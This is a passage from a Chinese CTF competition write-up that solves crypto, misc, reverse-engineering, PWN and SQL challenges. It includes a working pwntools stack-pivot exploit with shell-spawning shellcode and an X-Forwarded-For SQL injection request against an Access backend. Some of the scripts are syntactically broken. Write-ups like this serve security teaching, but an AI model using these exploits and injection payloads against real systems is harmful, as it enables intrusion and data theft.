发现可以访问，那么，接下来就可以用 file 协议读文件了，不过不知道绝对路径，于是想到用$PWD 环境变量来代替“



10.可信度量　　题目类别：Crypto　　分值：150

题目很简单，就是让你用题目给你的 sm3.c 算法计算一下给的目录里面文件的 md5，最后看一下哪些文件的 md5 和给你的 digest_list 不一致的，我先列好目录再算：

```
char files[][100]={"losetup","udevadm","initctl","hwclock","mkfs.bfs","iwconfig","upstart-dbus-bridge","mount.ntf
s","runuser","iptables","ip6tables-restore","pccardctl","upstart-event-bridge","mkhomedir_helper","dhclient-scrip
:","slattach","upstart-udev-bridge","MAKEDEV","kbdrate","rarp","fsck","blockdev","restart","mkfs.ext3","fstab-
decode","findfs","mkdosfs","dhclient","fsfreeze","ethtool","ntfsundelete","unix_update","dosfslabel","iw","fsc
k.nfs","resolvconf","iwevent","cgm-release-agent","ipmaddr","raw","mkfs.msdos","mkswap","setvtrgb","status","s
ulogin","mke2fs","mount.ntfs-3g","poweroff","resize2fs","mount.lowntfs-3g","pam_tally","wpa_cli","mkfs.ntfs","d
epmod","runlevel","sysctl","ldconfig","tc","iwlist","unix_chkpwd","mkfs.fat","fdisk","fsck.fat","upstart-socke
t-bridge","iwgetid","e2image","mkfs.ext4","mkfs.ext4dev","ip6tables-save","dosfsck","setcap","ntfslabel","getty
","mkfs.vfat","start-stop-daemon","getcap","sfdisk","ip6tables","debugfs","xtables-multi","modinfo","partprobe
","brltty","plymouthd","rtmon","swaplabel","mkfs","mkfs.cramfs","mkntfs","mountall","cgmanager","dumpe2fs","w
ba_action","ifconfig","chcpu","halt","on_ac_power","ifquery","cgdisk","lsmod","blkdiscard","pivot_root","ntfsc
o","pam_extrausers_chkpwd","ctrlaltdel","fsck.ext4dev","fstrim","fatlabel","parted","lspcmcia","blkid","alsa",
"ntfsclone","dmsetup","telinit","cgproxy","rmmod","rtacct","umount.udisks2","ifdown","iptunnel","ip","logsave
","iwpriv","agetty","udevd","route","start","tune2fs","mntctl","sgdisk","fsck.minix","mount.fuse","shadowconf
ig","upstart-local-bridge","crda","switch_root","nameif","pam_extrausers_update","fsck.ext4","plipconfig","capsh
","fsck.ext2","ifup","stop","insmod","getpcaps","fixparts","ntfsresize","bridge","apparmor_parser","iptables-r
estore","mkfs.minix","wpa_supplicant","killall5","e2fsck","upstart-file-bridge","Link to agetty","modprobe","hdp
arm","mount.vmhgfs","isosize","ureadahead","swapoff","fsck.vfat","gdisk","ldconfig.real","iptables-save","acpi_
available","mkfs.ext2","brltty-setup","badblocks","reload","mii-tool","regdbdump","apm_available","e2undo","wip
efs","fsck.cramfs","fsck.ext3","fsck.msdos","reboot","iwspy","pam_tally2","installkernel","upstart","init","cf
disk","e2label","shutdown","swapon"};

int main()
{
    char path[256]="/root/disk2/uctf/sam3/sbinbackup/";
    char folderbuf[256];
```

主函数很简单：

```
int main()
{
    char path[256]="/root/disk2/uctf/sam3/sbinbackup/";
    char folderbuf[256];
    int i,j;
    char SM3_hash[32];
    int tmp;
    for (i=0;i<191;i++)
    {
        strcpy(folderbuf,path);
        strcat(folderbuf,files[i]);
        printf("%s,",folderbuf);
        calculate_sm3(folderbuf,(UINT32*)SM3_hash);
        for (j=0;j<32;j++)
        {
            tmp = SM3_hash[j]&0xFF;
            printf("%02x",tmp);
        }
        printf("\n");
    }

    return 0;

```

算完之后存到一个 hashlist 文件里，用 py 写个脚本遍历一下 digest_list 里面的内容就好了：

```
#!/usr/bin/env python

from os import listdir

hashdict =open('digest_list','r')

hashlist =[line.rstrip('\n') for line in hashdict]

hashdict.close()

#print len(hashlist[0])

#dirs =listdir("/root/disk2/uctf/sam3/sbinbackup/")
#print len(dirs)

f2 =open('hashlist','r')

for line in f2:
    tmp =line.rstrip('\n')
    t2 =tmp.split(',')
    if not (t2[1] in hashlist):
        print t2[0]
```


结果

```
/root/disk2/uctf/sam3/sbinbackup/iptables
/root/disk2/uctf/sam3/sbinbackup/iwevent
/root/disk2/uctf/sam3/sbinbackup/insmod
/root/disk2/uctf/sam3/sbinbackup/reboot
```


Flag 是取文件名前 3 位然后按字母序排序连接：flag{ins_ipt_iwe_reb}

11. Pretty Good Privacy　　题目类型：MISC　　题目分值：300


这题脑洞非常大，



给了 3 个文件，其中第一个是 TrueCrypt 的 Volume，第二个是 PGP 加密过的 word，docx 里给了一些密码：



由于我的 word 默认是显示隐藏文字的，那个 TrueCrypt 的 Container 还有 hidden volume，试了一下这个密码是对的



这里就是 PGP 的公钥和私钥了，直接导入。但是试了发现 PGP DESKTOP 那个的密码不对，后来偶然发现，PGPDesktop 和 CISCNCTF2016 中间竟然奇迹般的打不出字来，或者说。打出来的字是白的？


果断调整字体颜色::

原来前面还白色的文字，输入正确的密码。就能解开 PGP 了：

恭喜你!
flag{OH_NO_YOU_HAVE_FOUND_MY_ANOTHER_SECRET}


12.GeekDoll　　题目类型 REVERSE　　题目分值：150

这题用 IDA 静态分析，发现这是一个 GHC 编译的 haskell 程序



在 github 上有一个 GHC 编译的 haskell 反编译工具：https://github.com/gereeter/hsdecomp
Git clone 下来试了一下，发现不行，无法反编译。后来一看说明才知道原 bin 文件被 strip 了，而他的工具值支持没有被 strip 过的 bin，文件，顿时想想，出题人如此邪恶，150 分的题目竟然搞那么复杂。

说实话，逻辑完全没看懂，本人对于函数式编程一脸懵逼。但是主干逻辑大概看了一下，用 gbd 动态调试，发现了这个地方
虽然看不太懂，但是这块大概是吧命令行参数传进去，然后再内部进行一些比较。




动态跟踪了一下，发现 rax+r14 是当前比较对象字符串的位置 a[r14]，看来他是逐字节比较的，那就比较方便了。既然看不懂，可以使用侧信道攻击的方法，可以使用 angr 来进行符号执行，或者 gdb 的脚本。由于对 angr 用的不熟练，那就弄个 gdb 的 hook breakpoint 脚本自动进行比较：

```
#!/usr/bin/env python

import sys
import gdb
from my_gdb import *
rax_filter = 0x0482608
bp = 0x045b909

correct = 0
def hook_breakpoint():
    global correct
    _rax = int(gdb.parse_and_eval("$"+rax))
    _r14 = int(gdb.parse_and_eval("$"+r14))
    if _rax != rax_filter:
        return
    else:
        if _r14 > correct:
        correct = _r14

RegisterHook(bp, hook_breakpoint)

flag = ''
while (flag[-1]!='}')
    for ch in range(256):
        correct = 0
        test = flag +   chr(ch)
        gdb.execute('set args ' + flag)
        gdb.execute("r")
        if correct == len(test):
            flag += chr(ch)
```

break

print flag
爆破一段时间就能得到 flag:



13.Cis2　　题目分类：PWN　　题目分值：300

逻辑很简单：

```
int *values; // [sp+38h] [bp-8h]@1

index = stack;
values = stack + 1;
*stack = 24;
do
{
  while ( 1 )
  {
    token = 0LL;
    readToken(&token);
    if ( token.type != 1 )
      break;
    if ( *index <= 47 && *index > 0 )
      values[++*index] = token.data.value;
  }
}
while ( !handle_op_code(values, index, token.data.code) );
```

主要就这一个函数，当输入是数字的时候，第 0~47 个会把数字写进 values 数组里面，然后如果读到不是数字的就会跳出循环运行 handle_op_code 这个函数，然后分析一下这个函数

```
signed __int64 __fastcall handle_op_code(int *stack, int *index, op_code code)
{
  signed __int64 result; // rax@9

  switch ( code )
  {
    case 43:
      stack[*index - 1] += stack[*index];
      --*index;
      goto LABEL_10;
    case 45:
      stack[*index - 1] -= stack[*index];
      --*index;
      goto LABEL_10;
    case 109:
      stack[1] = stack[*index];
      goto LABEL_10;
    case 119:
      stack[++*index] = stack[1];
      printf("%x/n", (unsigned int)stack[1]);
      goto LABEL_10;
    case 112:
      printf("Value: %d\n", (unsigned int)stack[*index]);
      fflush(_bss_start);
      goto LABEL_10;
    case 110:
      printf("Value: %d\n", (unsigned int)stack[*index]);
      fflush(_bss_start);
      goto LABEL_8;
    case 46:
LABEL_8:
      --*index;
      goto LABEL_10;
    case 113:
      result = 1LL;
      break;
    default:
LABEL_10:
      result = 0LL;
      break;
  }
  return result;
}
```

大概就是对 43 45 109 119 112 110 46 113 这几个数字会有操作，其他的就直接忽略，对应的 ascii 字符是：+ - m w p n . q 这几个字符，也就是定义了 8 种操作，但是这个栈操作怎么这么眼熟呢。看看下面这个是 brainfuck 的 interpreter

```
for (i = 0; input[i] != 0; i++) {
    current_char = input[i];
    if (current_char == '>') {
        ++ptr;
    } else if (current_char == '<') {
        --ptr;
    } else if (current_char == '+') {
        ++*ptr;
    } else if (current_char == '-') {
        --*ptr;
    } else if (current_char == '.' ) {
        putchar(*ptr);
    } else if (current_char == ',') {
        *ptr = getchar();
    } else if (current_char == '[') {
        continue;
    } else if (current_char == ']' && *ptr) {
        loop = 1;
        while (loop > 0) {
            current_char = input[--i];
            if (current_char == '[') {
                loop--;
            } else if (current_char == ']') {
                loop++;
            }
        }
    }
}
```

对比了一下，没错，他就是实现了一个 brainfuck 解释器，那就好办了，也就是说，通过 brainfuck 可以直接操作栈。

```
    case 119:
      stack[+++index] = stack[1];
      printf("%x/n", (unsigned int)stack[1]);
      goto LABEL_10;
    case 112:
      printf("Value: %d\n", (unsigned int)stack[*index]);
      fflush(_bss_start);
      goto LABEL_10;
    case 110:
      printf("Value: %d\n", (unsigned int)stack[*index]);
      fflush(_bss_start);
      goto LABEL_8;
```

这些地方可以泄露出一些地址。

看一下程序开了哪些保护：

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : Partial
```

什么都没开。Nice，也就是说栈直接可执行的。不过这里有个问题。没有办法直接修改 rip。那么只能换种思路，使用栈转移方法。先精心构造好栈上的参数，使得 handle_op_code 函数 return 以后的 rsp 指向我们精心构造好的栈位置，而该位置对于上一个层函数来说，返回地址恰好被修改为 shellcode 的地址。这样就可以间接控制 rip 了。
脚本如下：

```
#!/usr/bin/env python

from pwn import *

p = remote('106.75.37.31' ,23333)
p.recv()

for i in xrange(36):
	p.send('.\n')

p.send('p\n')
p.recvuntil(': ')
ADDH = int(p.recvuntil('\n')[:-1])
p.send('.\n')
p.send('p\n')
p.recvuntil(': ')
ADDL = int(p.recvuntil('\n')[:-1])&0xFFFFFFFF
esp_addr = ((ADDH<<32)|(ADDL)) - 176
print "esp_addr=",hex(esp_addr)

for i in xrange(13):
	p.send('w\n')

p.send(str((esp_addr&0xFFFFFFFF)-8)+"\n")
p.send('+\n')
p.send(str(ADDH)+"\n")
p.send(str((esp_addr&0xFFFFFFFF)+8)+"\n")
p.send(str(ADDH)+"\n")

buf =    ""
buf += "\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68"
buf += "\x00\x53\x48\x89\xe7\x68\x2d\x63\x00\x00\x48\x89\xe6"
buf += "\x52\xe8\x08\x00\x00\x00\x2f\x62\x69\x6e\x2f\x73\x68"
buf += "\x00\x56\x57\x48\x89\xe6\x0f\x05"

i = 0
shellcode = buf + (4-len(buf)%4)*'\x90'

while i< len(shellcode):
```

```
        p.send(str(u32(shellcode[i:i+4]))+"\n")
        i+=4

for i in xrange(2+2+len(shellcode)/4):
        p.send('.\n')
for i in xrange(34):
        p.send('.\n')

p.sendline('w\n')
p.sendline('q\n')
p.interactive()
```

14. 暗号　　题目类型：REVERSE　　分值：300

先看 Java 层，逻辑很简单：

```
    }

    public MainActivity() {
        super();
        this.btn1 = null;
        this.activity = ((Activity)this);
        this.edit1 = null;
        this.edit2 = null;
        this.listener2 = new View$OnClickListener() {
            public void onClick(View arg0) {
                MainActivity.this.edit1 = MainActivity.this.findViewById(2131230722);
                String v0 = MainActivity.this.edit1.getText().toString();
                MainActivity.this.edit2 = MainActivity.this.findViewById(2131230723);
                String v1 = MainActivity.this.edit2.getText().toString();
                if(v0 == null || (v0.equals(""))) {
                    MainActivity.this.LOGGGG("Please input your name...");
                }
                else {
                    if(v1 != null && !v1.equals("")) {
                        return;
                    }

                    MainActivity.this.LOGGGG("Please input your code word...");
                }
            }
        };
        this.listener1 = new View$OnClickListener() {
            public void onClick(View arg0) {
                MainActivity.this.edit1 = MainActivity.this.findViewById(2131230722);
                MainActivity.this.edit1.setText("");
                MainActivity.this.edit2 = MainActivity.this.findViewById(2131230723);
                MainActivity.this.edit2.setText("");
            }
        };
    }
```

看不出什么，看一下 lib，主要逻辑都在这里：

```
int __fastcall Java_com_example_crackme_MainActivity_check(JNIEnv *env, int a2, int a3, int a4)
{
  int v4; // r7@1
  JNIEnv *v5; // r4@1
  const char *v6; // r6@1
  FILE *v7; // r6@6
  int result; // r0@11
  int v9; // [sp+0h] [bp-138h]@0
  char *v10; // [sp+4h] [bp-134h]@1
  char s; // [sp+14h] [bp-124h]@1
  char dest; // [sp+54h] [bp-E4h]@6
  int v13; // [sp+11Ch] [bp-1Ch]@1

  v4 = a4;
  v13 = _stack_chk_guard;
  v5 = env;
  v10 = (char *)((int (*)(void))(*env)->GetStringUTFChars)();
  v6 = (const char *)((int (__fastcall *)(JNIEnv *, int, _DWORD))(*v5)->GetStringUTFChars)(v5, v4, 0);
  memset(&s, 0, 0x40u);
  if ( WeAreTheChangPingPeople() == 1 )
    v9 = NowYouSeeMe(v10, v6);
  if ( v9 )
    strcpy(&s, "What a pity!!");
  else
    strcat(&s, "You got it! The target is 9527");
  memset(&dest, 0, 0xC8u);
  strcpy(&dest, "/proc/net/tcp");
  v7 = fopen(&dest, "rb");
  if ( !v7 )
    exit(-1);
  while ( fgets(&dest, 200, v7) )
  {
    if ( strstr(&dest, ":5D8A") )
      strcpy(&s, "Why so serious...");
  }
  fclose(v7);
  sleep(1u);
  AtLeastWeStoleTheShow(&s, v5);
  result = 0;
  if ( v13 != _stack_chk_guard )
    _stack_chk_fail(0);
  return result;
}
```

首先 v10,v6 把用户名密码传入 WeAreTheChangPingPeople()函数开了一个 socket 监听，并等待连接。NowYouSeeMe()函数首先检查了用户名是否为 MadFrog，然后对密码的校验在这里：

```c
if ( connect(fd, &addr, 0x10u) < 0 )
{
  v9 = (int *)_errno();
  v10 = strerror(*v9);
  v11 = (_DWORD *)_errno();
  printf("connect error: %s(errno: %d)\n", v10, *v11);
  goto LABEL_6;
}
memset(s1, 0, 0x60u);
v12 = 0;
v28 = strlen(dest);
while ( v12 < v28 )
{
  sprintf(&s1[3 * v12], "%03d", (unsigned __int8)dest[v12]);
  ++v12;
}
printf("%s\n", v37);
memset(&v32, 0, 0x32u);
memcpy(
  &s2,
  "000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
  "0000000000000000000000000000000000000000000000000",
  0xA4u);
v13 = 0;
for ( i = 0; ; i = 0 )
{
  while ( i < v28 )
  {
    v15 = 3 * i;
    v16 = 100 * (unsigned __int8)s1[3 * i] + 1000 * v13;
    v17 = 3 * i++;
    v18 = &s1[v17];
    v19 = v16 + 10 * (unsigned __int8)s1[v17 + 1] + (unsigned __int8)s1[v17 + 2] - 5328;
    v13 = v19 % 26;
    v19 /= 26;
    s1[v15] = v19 / 100 + 48;
    v18[1] = v19 % 100 / 10 + 48;
    v18[2] = v19 % 10 + 48;
  }
  sprintf(&src, "%c", v13 + 97);
  puts(&src);
  strcat(&v32, &src);
  if ( !memcmp(s1, &s2, 3 * v28) )
    break;
  v13 = 0;
}
```

这里一开始没怎么看懂,后来动态跟踪了一下算是看懂了,这就是一个短除法,实际上就是,将输入的字符串每个字节转成 ASCII 码并且补成 3 位拼接在一起，并把这个数当成一个十进制数转成 26 进制然后发送给刚刚开的服务：

```
      {
        v9 = accept(v1, 0, 0);
        v10 = v9;
        if ( v9 != -1 )
          break;
        v11 = (int *)__errno();
        v12 = strerror(*v11);
        v13 = (_DWORD *)__errno();
        printf("accept socket error: %s(errno: %d)", v12, *v13);
      }
      *(&buf + recv(v9, &buf, 0x1000u, 0)) = 0;
      if ( !fork() )
        break;
      printf("recv msg from client: %s\n", &buf);
      close(v10);
    }
    if ( !strcmp("hhxptgdlffojwztpewc", &buf) )
    {
      if ( send(v10, "hehehhehe", 0x1Au, 0) == -1 )
      {
        v14 = "send error";
LABEL_21:
        perror(v14);
```

也就是说，当这个二十六进制数等于 hhxptgdlffojwztpewc 的话，就返回 hehehe，NowYouseeme 这个函数如果发现收到 hehehe 就表明验证通过了，所以最后只要把这个 hhxptgdlffojwztpewc 当成二十六进制数转成十进制，然后三个字符一组，每组转回字符就可以了：

```
[root@kali:~/disk2/uctf ]% ./anhao.py
003234773271271119811734001 7 3234773271271119811734001 7
000124414356587350761989769 7 124414356587350761989769 7
000004785167561051952384221 23 4785167561051952384221 23
000000184044906194305860931 15 184044906194305860931 15
000000007078650238242533112 19 7078650238242533112 19
000000002722557783939435 81 6 272255778393943581 6
000000000010471376092074753 3 10471376092074753 3
000000000000402745234310567 11 402745234310567 11
000000000000015490201319637 5 15490201319637 5
000000000000000595776973832 5 595776973832 5
000000000000000022914498993 14 22914498993 14
000000000000000000881326884 9 881326884 9
000000000000000000033897187 22 33897187 22
000000000000000000001303737 25 1303737 25
000000000000000000000050143 19 50143 19
000000000000000000000001928 15 1928 15
000000000000000000000000074 4 74 4
000000000000000000000000002 22 2 22
000000000000000000000000000 2 0 2
hhxptgdlffojwztpewc
84104105053049115105084033
Thi51siT!
```

最后一个就是 flag 了。

15.SQL

网页结构很简单，打开一看是一个登陆页面：

填了信息进去之后是一个游戏：

完了一会也没有什么特别的提示。

首页的表单测试了半天，没发现注入点。页面也没有其他可以交互的地方。

游戏左上角有个功能可以修改用户名，注入了半天也没有注入点。看起来没有什么其他入手的地方了。

后来给了提示，看注释。想起来以前 wooyun 上有篇 XFF 注入的文章：

http://www.wooyun.org/bugs/wooyun-2010-047595

所以尝试一下 XFF 注入，首页和 dochange.php 页面都试了一下，发现 dochange.php 这个页面存在注入。但是由于数据库类型不知道。卡了半天，后来搜了一下发现，他这里的条件语句不能用 if，找了一下发现 Access 数据库的条件判断是 iif，就这个数据库比较奇葩。所以就用 access 的 DLookup 函数进行注入。最后于是构造 payload

```
POST /dochange.php HTTP/1.1
Host: 106.75.32.64
Proxy-Connection: keep-alive
Content-Length: 14
Cache-Control: max-age=0
Origin: http://106.75.32.64
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/51.0.2704.106 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://106.75.32.64/change.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,zh-CN;q=0.6,zh;q=0.4,ko;q=0.2,zh-TW;q=0.2
Cookie: PHPSESSID=c5m8ausjemumncbpigshatcsr0
X-Forwarded-For: 8.8.8.8',info =  DLookup('flag','ctf','id=1'), email='

user=sdfdsfads
```

```
HTTP/1.1 302 Moved Temporarily
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: ./game.php
Server: Microsoft-IIS/7.5
Date: Sun, 10 Jul 2016 08:41:50 GMT
Content-Length: 155

<head><title>文档已移动</title></head>
<body><h1>对象已移动</h1>可在<a
HREF="./game.php">此处</a>找到该文档</body><meta charset="gbk" />
```

这时候退到首页，发现 flag:


16.TWI　　题目类型:REVERSE　　题目分值：5000

```
[root@kali:~/disk2/uctf ]% file twi
twi: ELF 32-bit LSB executable, Atmel AVR 8-bit, version 1 (SYSV), statically linked, stripped
[root@kali:~/disk2/uctf ]%
```


AVR 的 bin，用这个虚拟机：

http://kozos.jp/vmimage/burning-asm.html

